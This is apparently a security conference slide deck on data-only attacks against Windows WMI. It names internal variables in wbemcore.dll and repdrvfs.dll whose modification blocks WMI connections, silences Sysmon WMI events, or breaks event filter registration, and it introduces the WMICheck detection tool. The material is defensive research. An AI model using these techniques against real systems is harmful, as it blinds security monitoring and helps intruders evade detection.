
Attacks on WMI data (7/9)



Attacks on WMI data (8/9)



Attacks on WMI data (9/9)



Information Classification: General

Attack on **wbemcore!g_bDontAllowNewConnections**

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)

wbemcore.dll


```
BOOL g_bDontAllowNewConnections = FALSE;
```

DllCanUnloadNow()

```
DWORD ConfigMgr::Shutdown(...)  
{  
    g_bDontAllowNewConnections = TRUE;  
}
```

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)



 Attacker's App

Module: wbemcore.dll
Variable Name: g_bDontAllowNewConnections
Default Value: FALSE (0)

Attack: change data to TRUE (1)

Result:

- Access to WMI is blocked.
- WMI clients stop receiving new events.
- New WMI clients cannot be started.
- Any attempt to connect to WMI fails with error code **0x80080008**


MessageId: CO_E_SERVER_STOPPING
MessageText: Object server is stopping when OLE service contacts it

wbemcore.dll

```
BOOL g_bDontAllowNewConnections = FALSE;
```

```
HRESULT EnsureInitialized()  
{  
    // we have been shut down by WinMgmt  
    if (g_bDontAllowNewConnections) {  
        return CO_E_SERVER_STOPPING;  
    }  
  
    // Init Systems  
    HRESULT hres = ConfigMgr::InitSystem();  
    if (FAILED(hres)) { return hres; }  
  
    // Get WINMGMT to run  
    hres = ConfigMgr::SetReady();  
    if (FAILED(hres)) { return hres; }  
  
    return S_OK;  
}
```

DEMO: Attack on g_bDontAllowNewConnections



The online version is here –

https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

#BHUSA @BlackHatEvents

<https://t.me/learningnets>

WMICheck – Advanced Tool for Windows Introspection

WMICheck: detects attacks on WMI data


- WMICheck console app and kernel driver
- It is only one tool that can retrieve
 - The values of internal WMI objects and fields
 - WMI Provider GUIDs
 - Compare snapshots to check WMI integrity.
- WMICheck is available here <https://github.com/binary-io>

```
Module: C:\Windows\system32\wbem\wbemcore.dll at 00007FFBD9010000
ShutdownCalled at 00007FFBD91D0A18: 0
# bDontAllowNewConnections at 00007FFBD91D09F4: 1
EventDelivery at 00007FFBD91D0384: 1
Module: C:\Windows\System32\advapi32.dll at 00007FFBE6590000
Module: C:\Windows\system32\wbem\esscli.dll at 00007FFBD8F20000
Module: C:\Windows\system32\wbem\FastProx.dll at 00007FFBD8E20000
amsi_cnt at 00007FFBD8F0CF60: 19
PID 2756: fastprox.dll has 3 patched amsi functions
amsi.AmsiInitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC26C0)
amsi.AmsiScanBuffer patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FCD9E0)
amsi.AmsiUninitialize patched by C:\Windows\SYSTEM32\amsi.dll (addr 00007FFBD3FC32A0)
Module: C:\Windows\system32\wbem\wbemsvc.dll at 00007FFBD8C00000
Module: C:\Windows\system32\authZ.dll at 00007FFBE4950000
Module: C:\Windows\system32\wbem\wmiutils.dll at 00007FFBD8140000
Module: C:\Windows\system32\wbem\repdrvfs.dll at 00007FFBD8010000
ShutdownCalled at 00007FFBD8072C4C: 0
Module: C:\Windows\SYSTEM32\amsi.dll at 00007FFBD3FC0000
```

WmiCheck helps to reveal that WMI internal variable has been changed

```
C:\work\tools>wmicheck.exe -?
Usage: wmicheck.exe [options]
You can check process(es) or whole system
Common options:
-f logfile name
-tlg - dump Tlg data
Process options:
-all - check all processed
-pid Process PID to check
-tlg - dump ETW Tlg data
-traces - dump all registered trace callbacks
-veh - dump VEH
-uem - check for Unknown Executable Memory
-wnf - check WNF notifiers
-xfg - dump XFG
-dac - dump activation context
-dsac - dump system activation context
-dsip - dump SIP
-dt - dump tokens
-dynf - dump dynamic functions
System options:
-alpc - check clients of RPC ALPC ports
-dsd - dump Security Descriptors
-jobs - dump jobs
-kwnf - check WNF notifiers in kernel
-rdata - check .rdata sections too
-rpc - report about RPC interfaces
```

DEMO: Detecting the Attack on g_bDontAllowNewConnections



The online version is here –

https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

#BHUSA @BlackHatEvents

<https://t.me/learningnets>

Attack on wbemcore!EventDelivery

Attack on Wbemcore!EventDelivery (1/3)

Module: wbemcore.dll

Variable Name: EventDelivery (by Redplait)

Debug symbol: CRepository::m_pEseSession+0xC

Default Initialized Value: TRUE (1)

Attack: change data to FALSE(0)

wbemcore.dll

```
BOOL EventDelivery = FALSE;
```

```
CCoreServices::StartEventDelivery()  
{  
    EventDelivery = TRUE;  
    return 0;  
}
```

```
CCoreServices::StopEventDelivery()  
{  
    EventDelivery = FALSE;  
    return 0;  
}
```

Attack on Wbemcore!EventDelivery (2/3)

 Attacker's App



wbemcore.dll

EventDelivery = TRUE

Module: wbemcore.dll

Variable Name: EventDelivery

Debug symbol: CRepository::m_pEseSession+0xC

Default Initialized Value: TRUE (1)

Attack: change data to FALSE(0)


Result:

- All intrinsic events are disabled.
- Sysmon stops receiving three event types:
 - Event ID 19: (WmiEventFilter detected)
 - Event ID 20: (WmiEventConsumer detected)
 - Event ID 21: (WmiEventConsumerToFilter detected)

```
CCoreServices::DeliverIntrinsicEvent()  
{  
    HRESULT hRes = WBEM_S_NO_ERROR;  
  
    if (EventDelivery == FALSE)  
        return hRes;  
  
    hRes = ProcessInternalEvent();  
  
    return hRes;  
}
```

 **if (EventDelivery == FALSE)**
return hRes;

DEMO: Attack on EventDelivery and its detection



The online version is here –

https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

#BHUSA @BlackHatEvents

<https://t.me/learningnets>

Attack on repdrvfs!g_bShuttingDown

Attack on repdrvfs!g_bShuttingDown (1/2)

Module: repdrvfs.dll

Variable Name: g_bShuttingDown

Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
CRepository::Initialize()  
{  
    CGlobals::Initialize();  
    g_bShuttingDown = false;  
}
```

```
CRepository::Shutdown()  
{  
    g_bShuttingDown = true;  
}
```

Attack on repdrvfs!g_bShuttingDown (2/2)

 Attacker's App

Module: repdrvfs.dll
Variable Name: g_bShuttingDown
Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

Result:

- Any new attempt to connect to WMI fails with error code **0x8004100A**
 MessageId: WBEM_E_CRITICAL_ERROR
 MessageText: Critical Error
- Previously registered callback routines return error code **0x80041032**
 MessageId: WBEM_E_CALL_CANCELLED
 MessageText: Call Cancelled

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
// About 50 functions check this flag  
dispatch_routine()  
{  
    if (!g_bShuttingDown)  
    {  
        internal_dispatch();  
    }  
    else {  
        return error_code;  
    }  
}
```

Attack on repdrvfs!g_Glob+0x0

Attack on repdrvfs!g_Glob+0x0 (1/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

repdrvfs.dll

```
CGlobals g_Glob;
```


```
CGlobals::CGlobals() {  
    g_Glob.dword_0 = 1;  
}
```

```
CGlobals::Deinitialize() {  
    g_Glob.dword_0 = 0;  
}
```

Attack on repdrvfs!g_Glob+0x0 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)



Attack on repdrvfs!g_Glob+0x0 (3/3)

 Attacker's App



`g_Glob.dword_0 = 1`

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

Result:

- All attempts to add __EventFilter fail error code **0x80041014**
 MessageId:
 WBEM_E_INITIALIZATION_FAILURE

repdrvfs.dll

```
HRESULT GetCoreSvc(_IWmiCoreServices** out)
{
    if (!g_Glob.dword_0)
        return WBEM_E_INITIALIZATION_FAILURE;

    AddRef();
    *out = g_Glob.qword_x38;
    return 0;
}
```

Attack on repdrvfs!g_Glob+0x38

Attack on repdrvfs!g_Glob+0x38 (1/3)

Module: repdrvfs.dll

Variable Name: g_Glob+0x38

Default Value: non-Null address of the instance

Attack: change data to 0

repdrvfs.dll

```
CGlobals g_Glob;
```


```
CGlobals::CGlobals() {  
    g_Glob.qword_x38 =  
        CoCreateInstance(CLSID_IWmiCoreServices);  
}
```

```
CGlobals::Deinitialize() {  
    Release(g_Glob.qword_x38);  
    g_Glob.qword_x38 = 0;  
}
```

Attack on repdrvfs!g_Glob+0x38 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0



Attack on repdrvfs!g_Glob+0x38 (3/3)



Attacker's App



`g_Glob.qword_x38 = address`

Module: repdrvfs.dll

Variable Name: g_Glob+0x38

Default Value: non-Null address of the instance

Attack: change data to 0

Result:

- All attempts to add __EventFilter fail with error code **0x80041014**


MessageId:

WBEM_E_INITIALIZATION_FAILURE

repdrvfs.dll

```
HRESULT GetCoreSvc(_IWmiCoreServices** out)
{
    if (!g_Glob.dword_0)
        return WBEM_E_INITIALIZATION_FAILURE;

    if (!g_Glob.qword_x38)
        return WBEM_E_INITIALIZATION_FAILURE;
    AddRef();
    *out = g_Glob.qword_x38;
    return 0;
}
```



Attack on repdrvfs!g_Glob+0xBC

Attack on repdrvfs!g_Glob+0xBC (1/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

repdrvfs.dll


```
g_Glob.word_xBC = 1;
```

```
CFileCache::Uninitialize()  
{  
    if (g_Glob.word_xBC)  
    {  
        CFileCache::Clear();  
        g_Glob.word_xBC = 0;  
    }  
    return 0;  
}
```

Attack on repdrvfs!g_Glob+0xBC (2/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

